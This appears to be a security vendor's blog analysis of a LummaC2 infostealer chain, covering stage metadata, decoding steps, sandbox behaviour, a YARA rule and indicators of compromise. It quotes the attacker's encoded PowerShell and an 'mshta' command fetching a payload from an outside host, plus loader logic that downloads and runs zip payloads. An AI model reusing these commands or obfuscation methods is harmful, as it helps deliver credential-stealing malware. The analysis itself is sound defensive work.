Obfuscated PowerShell leads to Lumma C2 Stealer

Archived: 2026-04-05 13:28:09 UTC

Blog

Prefer audio? Listen to Rhys discuss this research on our Defend Your Time podcast episode.

Overview

In recent months, we have observed an uptick in activities related to the LummaC2 infostealer. This report delves into a new sample of LummaC2, which was initially discovered through a series of PowerShell commands that ultimately downloaded and executed a payload on the targeted endpoint. Our analysis covers the different stages of the malware's execution, from the initial PowerShell command to the subsequent payload decryption and execution, providing insights into the tactics, techniques, and procedures (TTPs) used by the threat actor(s).

What is Lumma Malware?

Lumma is an information-stealing malware written in C (programming language) that is designed to steal sensitive information. The malware has been observed being used as Malware-as-a-Service (MaaS), which was seen on Russian-speaking forums starting around 2022. Once the malware infects the target host, it attempts to steal information from the endpoint and then exfiltrate it to the command and control server. See more information here: Lumma Malware family

Sample info

SHA256: 2468e5bb596fa4543dba2adfe8fd795073486193b77108319e073b9924709a8a – First stage

property	value
location	.rsrc:0x00002B68
md5	959054B797CCDD89743C53F853FEBF1A
sha1	ACF83AE6EC1914C5B76F45CDCB390F3B61754402
sha256	1285B6C2B3FDE33549000FC63AFACCF6244A974C19E9CFC371692D195E03F135
file-type	dynamic-link library
language	English-US
code-page	Unicode UTF-16, little endian
CompanyName	Microsoft Corporation
FileDescription	Bluetooth Uninstall Device Task
FileVersion	10.0.20348.1 (WinBuild.160101.0800)
InternalName	BthUdTask
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	**BthUdTask.exe**
ProductName	Microsoft® Windows® Operating System
ProductVersion	10.0.20348.1

SHA256: 2caf283566656a13bf71f8ceac3c81f58a049c92a788368323b1ba25d872372e – Second stage

property	value
location	.rsrc:0x0107B330
md5	40FBFA747E3E838E8C29F2157FFD3287
sha1	82B28704404FBAE39D0C874874BA4A4269F64E03
sha256	86FEC04419BFDB94A19F636DC0AA04FF2779B7E5E4805BFF7CB131ACB030CC5E
language	neutral
code-page	Unicode UTF-16, little endian
Comments	This installation was built with Inno Setup.
CompanyName	Ashampoo GmbH & Co. KG
FileDescription	Ashampoo UnInstaller 14 Setup
FileVersion	14.00.12
LegalCopyright	Ashampoo GmbH & Co. KG
OriginalFileName	n/a
ProductName	Ashampoo UnInstaller 14
ProductVersion	14.00.12

Both stages of the malware have been identified as LummaC2 Infostealer/Evader. We have also observed high entropy in some sections of the samples, which may indicate the presence of obfuscation. Neither file has a signed signature, but they do contain file metadata that shows masquerading attempts. MITRE Technique 'Masquerading' T1036.


Static Analysis

First Stage:

Upon initial discovery, we encountered this sample from a PowerShell encoded command that was attempting to communicate with a domain to download the LummaC2 malware sample.

```
"PowerShell.exe" -eC bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAG0AYQB0AG8ALQBjAGEAbQBwAC0AdgA0AC4AYgAtAGM
```

With this encoded command, we can use CyberChef to decode the string. The encoded command was identified as Base64. By running the following steps, we can decode it. Once decoded, we can see the next stage of the intrusion. With the information discovered, we observe 'mshta' followed by the domain, the path at the end and a potential file name. https://attack.mitre.org/techniques/T1059/001/



Mshta.exe is an executable file designed to execute Microsoft HTML files, known as ‘HTA’. As a legitimate Microsoft Windows binary, it is considered a LOLbin (Living off the Land binary), which allows actors to use the process for malicious purposes. Technique: T1218.005

```
mshta https[:]//mato-camp-v4[.]b-cdn[.]net/kesty
```

Once the ‘kesty’ file is executed, we observe a second PowerShell script being run. This script executes a HEX string that is encrypted using AES. The key stored within the PowerShell command allows us to use some Python code to decrypt the HEX string and observe the next stage of the intrusion. I have separated the HEX string from the command to simplify the reading output.

```
"powershell[.]exe" -w 1 -ep Unrestricted -nop function dhHMLxZL($zybwHU){return -split ($zybwHU -rep
```

```
Hex String
```

```
B9EFAD8C773C4FE92E2E22914A07D7E3EFCBCCF45813B63684D5D0CE1F91BC8987190E70CCBAF581F2D0142BECBF89E5A6DC
```

```
from Crypto.Cipher import AES
```

```
import binascii
```

```
def dhHMLxZL(hex_string):
```

```
    return bytearray(binascii.unhexlify(hex_string))
```

```
# Hexadecimal encoded string - payload
```

```
hex_string = ('B9EFAD8C773C4FE92E2E22914A07D7E3EFCBCCF45813B63684D5D0CE1F91BC8987190E70CCBAF581F2D01
```

```
# Decryption key
```

```
key_hex = '6D6B584A7142515A59457441736E454C'
```

```
key = dhHMLxZL(key_hex)
```

```
# Initialization Vector
```

```
iv = bytearray(16)
```

```
# Decrypt the data
```

```
cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
encrypted_bytes = dhHMLxZL(hex_string)
```

```
decrypted_bytes = cipher.decrypt(encrypted_bytes)
```

```
decrypted_string = decrypted_bytes.decode('utf-8', errors='ignore')
```

```
print(decrypted_string)
```

Within the command, we observe ‘dhHMLxZL(‘6D6B584A7142515A59457441736E454C’)’, which we have identified as the decryption key. By using a Python script, we can decode this.

The outcome is the following decrypted PowerShell script:

```
iexfunction qZw($lKt, $ySk){[IO.File]::WriteAllBytes($lKt, $ySk)};function xoj($lKt){$VDFW = $env:Te
```

Functions Defined:

- **qZw**: Writes byte data to a file.
- **xoj**: Expands a zip archive to the temporary directory and executes the first file found in the archive.
- **VIR**: Downloads data from a given URL using TLS 1.2.

- **Aec**: Decodes an array of integers by subtracting 3836 from each value and converting the result to a character.
- **mjq**: Coordinates the downloading and execution of two zip files, `U1.zip` and `U2.zip`, from specific URLs. U2.zip contains “ashampoo.exe”.

Looking at the functions defined, we have observed two potential zip files. From our observations, these files contain additional encoding of URLs. Using this information, we were able to decode the URL arrays using the ‘Aec’ function, and we obtained the following URLs:

- https[:]//campzips1[.]b-cdn[.]net/U1.zip
- https[:]//campzips1[.]b-cdn[.]net/U2.zip

```
def Aec(KUk):
```

```
    wqg = 3836
```

```
    LTu = ''.join([chr(ChY - wqg) for ChY in KUk])
```

```
    return LTu
```

```
# Encoded URL arrays
```

```
url1_encoded = [3940, 3952, 3952, 3948, 3951, 3894, 3883, 3883, 3935, 3933, 3945, 3948, 3958, 3941,
```

```
url2_encoded = [3940, 3952, 3952, 3948, 3951, 3894, 3883, 3883, 3935, 3933, 3945, 3948, 3958, 3941,
```


```
# Decoded URLs
```

```
url1 = Aec(url1_encoded)
```

```
url2 = Aec(url2_encoded)
```

```
url1, url2
```


Looking at the URLs on VirusTotal, we have identified a PE file called BitlockerToGO Execution. We have also discovered that the process ‘ashampoo.exe’ was stored within ‘U2.zip,’ which we believe to be the secondary stage dropped malware known as Lumma.



Second Stage:


Looking into the next stage of the malware, some of the domains have been taken down or the threat actor has ceased activity. However, I was able to run the second stage sample ‘ashampoo.exe’ in a sandbox to perform some dynamic analysis, and this is the outcome

The first thing I wanted to examine was its execution to see what operations it performed and if there were any additional child processes or other files being dropped.



Process Name	Command Line	Verdict	Actions
mbssiy2zv5n8qjoazw144h95fvv3lwq.exe	"C:\Users\38LTTV~1\AppData\Local\Temp\MBSSIY2ZV5N8QJOAZW144H95FVV3LWQ.exe"	MALICIOUS	•••
7b3b1dddf9aa02255a6e61455d96e644.exe	"C:\Users\38lTTV5Kii\AppData\Roaming\7B3B1DDDF9AA02255A6E61455D96E644\7B3B1...	MALICIOUS	•••
ashampoo.exe	"C:\Users\38lTTV5Kii\Desktop\lqavufn.exe"	MALICIOUS	•••
bitlockertogo.exe	C:\Windows\BitLockerDiscoveryVolumeContents\BitLockerToGo.exe	SUSPICIOUS	•••
dllhost.exe	"C:\Windows\system32\dllhost.exe"	SUSPICIOUS	•••
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	CLEAN	•••

We have discovered that ‘dllhost.exe’ was created as a child process. Malicious code is injected into ‘Bitlockertogo.exe,’ which then creates two additional processes that finally create ‘dllhost.exe.’ Additionally, we observed ‘dllhost.exe’ being used for command and control, with connections to the IP.



1/5	Network Connection	Performs DNS request	3

- (Process #9) dllhost.exe resolves hostname "google.com" to IP "142.250.184.206".
- (Process #7) mbssiy2zv5n8qjoazw144h95fvv3lwq.exe resolves hostname "vamplersam.info" to IP "188.68.220.48".
- (Process #9) dllhost.exe resolves hostname "ufort.info" to IP "188.68.220.48".

1/5	Network Connection	Connects to remote host	4

- (Process #9) dllhost.exe opens an outgoing TCP connection to host "188.68.220.48:80".
- (Process #9) dllhost.exe opens an outgoing TCP connection to host "142.250.184.206:80".
- (Process #8) 7b3b1dddf9aa02255a6e61455d96e644.exe opens an outgoing TCP connection to host "188.68.220.48:80".
- (Process #7) mbssiy2zv5n8qjoazw144h95fvv3lwq.exe opens an outgoing TCP connection to host "188.68.220.48:80".

1/5	Network Connection	Downloads file	3

- (Process #7) mbssiy2zv5n8qjoazw144h95fvv3lwq.exe downloads file via http from hxxp://vamplersam[.]info/cfg.
- (Process #9) dllhost.exe downloads file via http from hxxp://vamplersam[.]info/cfg.
- (Process #8) 7b3b1dddf9aa02255a6e61455d96e644.exe downloads file via http from hxxp://vamplersam[.]info/cfg.

Furthermore, we also observed an attempt at persistence. The process ‘mbssiy2zv5n8qjoazw144h95fvv3lwq.exe’ was observed being dropped from ‘ashampoo.exe’ > ‘bitlockertogo.exe,’ which then creates the child process ‘mbssiy2zv5n8qjoazw144h95fvv3lwq.exe.’ When we view process 7, we can observe a successful write to the registry in ‘HKEY_USERS{USER Account HERE}\Software\Microsoft\Windows\CurrentVersion\Run.’ This is one of the most common spots for persistence, as it allows the actor to obtain access to the target endpoint. [MITRE ATT&CK T1547.001]


Registry (2)

Operation	Key	Additional Information	Success
Open Key	HKEY_USERS\S-1-5-21-2062450170-1837126128-2394547310-1000\Software\Microsoft\Windows\CurrentVersion\Run		✔
Write Value	HKEY_USERS\S-1-5-21-2062450170-1837126128-2394547310-1000\Software\Microsoft\Windows\CurrentVersion\Run\	data_ident = C:\Users\38ITTV5Kil\AppData\Roaming\7B3B1DDDF9AA02255A6E61455D96E644\7B3B1DDDF9AA02255A6E61455D96E644.exe, data_size = 210, type = REG_SZ	✔

Looking further into the command and control of the malware, we can see from Figure 8 that ‘dllhost.exe’ is being used as the process for command and control. ‘Dllhost.exe’ is a known legitimate Microsoft Windows file, specifically a COM surrogate process used by Windows to load COM objects.


Actors exploit this process maliciously by injecting code into it, instructing it to perform unauthorized actions. This technique is commonly known as Process Injection. [MITRE Technique T1055].

Here, we have the PCAP of the malicious connection. From the dynamic analysis, we observed a connection to IP ‘188.68.220[.]48.’ By setting this as the destination, we can see the communication between the source and destination IP addresses. We observed multiple intervals of HTTP communication with the target C2 server.




Upon further analysis of the PCAP file from the dynamic analysis, we observed a ‘POST’ request to ‘vamplersam[.]info,’ where the request is sending data to the endpoint ‘/cfg.’ This could indicate a stream of data or commands being exchanged between the C2 server and the target endpoint. Although I am filtering the analysis to the target IP address, it’s clear that if a POST request is being made, commands are likely being sent to the target device from the C2 server in order to receive data.


The way this works is that the actor will send a command, such as ‘get file’ or ‘download file,’ allowing them to collect data from the target device. This would then fall under the MITRE Technique ‘Collection’ and Exfiltration MITRE Technique Exfiltration. Another common aspect of Lumma is that it uses the User-Agent ‘TeslaBrowser/5.5.’ However, in this sample, when examining the HTTP headers, we do not see this User-Agent. This could be because the actor is using a custom client to send the requests, likely to avoid detection knowing this User-Agent was used in prior samples.



Behavioural Processes



MITRE ATTACK Techniques



YARA Rule

```
rule LummaC2_Suspicious_Network_Activity {

    meta:

        author = "Rhys Downing"

        description = "Detects suspicious repeated HTTP POST requests to C2 server from dllhost.exe"

        reference = "Lumma C2 Infostealer"

        date = "2024-08-11"

        version = "1.1"

        tlp = "WHITE"

    strings:

        // Target the specific HTTP POST request to the /cfg endpoint

        $post_request_1 = "POST /cfg HTTP/1.1" ascii

        $post_request_2 = "POST /cfg HTTP/1.1" wide



        // Target the Host header indicating communication with the C2 server

        $host_header_1 = "Host: vamplersam.info" ascii

        $host_header_2 = "Host: vamplersam.info" wide
```

```
        // Target the IP address involved in the communication
        $ip_address = "188.68.220.48" ascii
        // Target the Content-Type for POST data
        $content_type_1 = "Content-Type: application/x-www-form-urlencoded" ascii
        $content_type_2 = "Content-Type: application/x-www-form-urlencoded" wide
    condition:
        // Match conditions for either ASCII or wide character encoding
        (all of ($post_request_1, $host_header_1, $content_type_1, $ip_address)) or
        (all of ($post_request_2, $host_header_2, $content_type_2, $ip_address))
        and
        // Ensure that the process is dllhost.exe
        pe.exports("dllhost.exe")
}
```

Mitigations

Endpoint Protection and Monitoring

- **EDR Solutions**: Deploy and configure Endpoint Detection and Response (EDR) solutions to detect and respond to suspicious behaviours, such as process injection, unusual process execution (e.g., `dllhost.exe` with network activity), and file modifications.

Attack Surface Reduction (ASR) Rules

- Implement ASR rules to block potentially malicious behavior. Key rules to consider include:
- **Block executable content from email and webmail clients**.
- **Use advanced protection against credential theft**.
- **Block executable files from running unless they meet a prevalence, age, or trusted list criterion**.

Indicators of compromise

URLs:

- https[:]//mato-camp-v4.b-cdn[.]net
- http[:]//campzips1.b-cdn[.]net/U1.zip
- https[:]//campzips1.b-cdn[.]net/U2.zip
- http[:]//sulphurhsum[.]shop
- http[:]//rainbowmynsjn[.]shop
- http[:]//assumedtribsosp[.]shop
- http[:]//chippyfroggsyhz[.]shop
- http[:]//ufort[.]info
- https[:]//bitbucket[.]org/dultevupse1/zeus/downloads/108GoDll.exe
- http[:]//creepydxzoxmj[.]shop
- http[:]//boattyownerwrv[.]shop
- http[:]//vamplersam[.]info/cfg
- https[:]//sulphurhsum[.]shop/api
- http[:]//budgetttysnzm[.]shop
- http[:]//definitonizmnx[.]shop
- http[:]//empiredzmwnx[.]shop

IP Addresses:

- 188.68.220[.]48 – Country: Russia
- 185.166.143[.]48 – **Country: Russia –** Resolved Domain: **bitbucket[.]org**

File Names/Hashes:

- ashampoo.exe – SHA256: 2caf283566656a13bf71f8ceac3c81f58a049c92a788368323b1ba25d872372e
- Kesty[1] – SHA256: 2468e5bb596fa4543dba2adfe8fd795073486193b77108319e073b9924709a8a
- 108GoDll.exe – SHA256: 32db2729ef61f2a19c4c3632f0de727476b7fce0d68b5dcec8d0246042a8e398
- mbssiy2zv5n8qjoazw144h95fvv3lwq.exe – SHA256: 32db2729ef61f2a19c4c3632f0de727476b7fce0d68b5dcec8d0246042a8e398

Listen to Rhys discuss this research on our Defend Your Time podcast episode.
